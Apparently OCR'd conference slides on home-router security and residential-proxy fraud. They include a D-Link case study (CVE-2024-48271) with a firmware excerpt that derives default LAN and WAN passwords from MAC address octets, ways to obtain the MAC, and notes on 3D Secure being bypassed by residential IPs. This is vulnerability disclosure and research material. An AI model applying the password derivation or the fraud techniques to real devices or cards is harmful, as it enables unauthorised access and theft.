
- Water Plants
- Smart Grids
- Oil & Gas Systems
- ATM Networks
- Vehicle Management Systems
- Government Systems
- Military and Police systems

Some victims already compromised

- 2025/02/06 in Taiwan
  - A home modem was used by a scam group
  - The fraud amounted to approx. $60,000 USD
- Police investigation conducted
  - ISP replaced the modem with the latest model




Underground Industry – Residential Proxy



- Non-OTP Real-Time Phishing
- If a criminal organization obtains someone's credit card:
  - Under certain conditions, the user is considered a trusted source, allowing bypass of 3D Secure verification
  - For example, if the user's IP location matches their usual residential area and usage habits
  - Abnormal User Behavior Indicators:
    - Location, IP, User-Agent, ISP, Language, Screen Size

Router Freedom

- Many ISPs restrict the choice of modems, forcing users to use specific models:
  - To reduce support costs
  - Due to their business model
  - For security reasons (????)
- Recently, Europe has begun promoting Router Freedom




Case Study - 1

D-Link Devices

Possible Attack Path Analysis

- Network Access
  - WAN Side
  - LAN Side
- Proximity
  - WIFI Signal
- Physical Intrusion
  - Disassembling the casing
  - Connecting external wires

Web – Login page



Default Passwords

CVE-2024-48271


- Default Credentials / Predictable Credentials
  - (e.g., combinations derived from MAC addresses, Serial Number)


```
248         user1_pwd_default="740c"
249         rgdb -d /sys/user:3
250         MAC=`xmldbc -i -g /runtime/layout/wlanmac`
251         N1=`echo $MAC | cut -d: -f1`
252         N2=`echo $MAC | cut -d: -f2`
253         N3=`echo $MAC | cut -d: -f3`
254         N4=`echo $MAC | cut -d: -f4`
255         N5=`echo $MAC | cut -d: -f5`
256         N6=`echo $MAC | cut -d: -f6`
257         LAN_PASS=`echo 740c$N5$N6 | tr [A-Z] [a-z]`
258         WAN_PASS=`echo cht$N4$N5$N6 | tr [A-Z] [a-z]`
259         xmldbc -i -s /sys/user:1/password_for_wan $WAN_PASS
260         xmldbc -i -s /sys/user:1/password $LAN_PASS
261         xmldbc -i -s /sys/user:2/password "user"
262         xmldbc -i -s /sys/user:1/default_pwd $user1_pwd_default
263         xmldbc -i -s /sys/user:1/exist 1
```

Getting the MAC Address = Getting Password

CVE-2024-48271

- The MAC address can be obtained through:
  - BSSID (WIFI MAC Address)
  - ARP Packets
  - Markings on the device
  - Authentication Bypass Vulnerabilities





Service Settings

- Default Settings
  - WAN Enable
    - Access via WEB, SSH, Telnet?
- Web Portal Settings Broken:
  - Sometimes may not work as expected
  - Disabling the service might still leave it accessible

SERVICE SETTINGS

Service	LAN	WAN
HTTP	☑ Enable	☑ Enable
ICMP	Enable	☑ Enable
SNMP	☐ Enable	☐ Enable
SSH	☐ Enable	☑ Enable
TELNET	☐ Enable	☑ Enable
TFTP	☑ Enable	☐ Enable
FTP	☑ Enable	☐ Enable

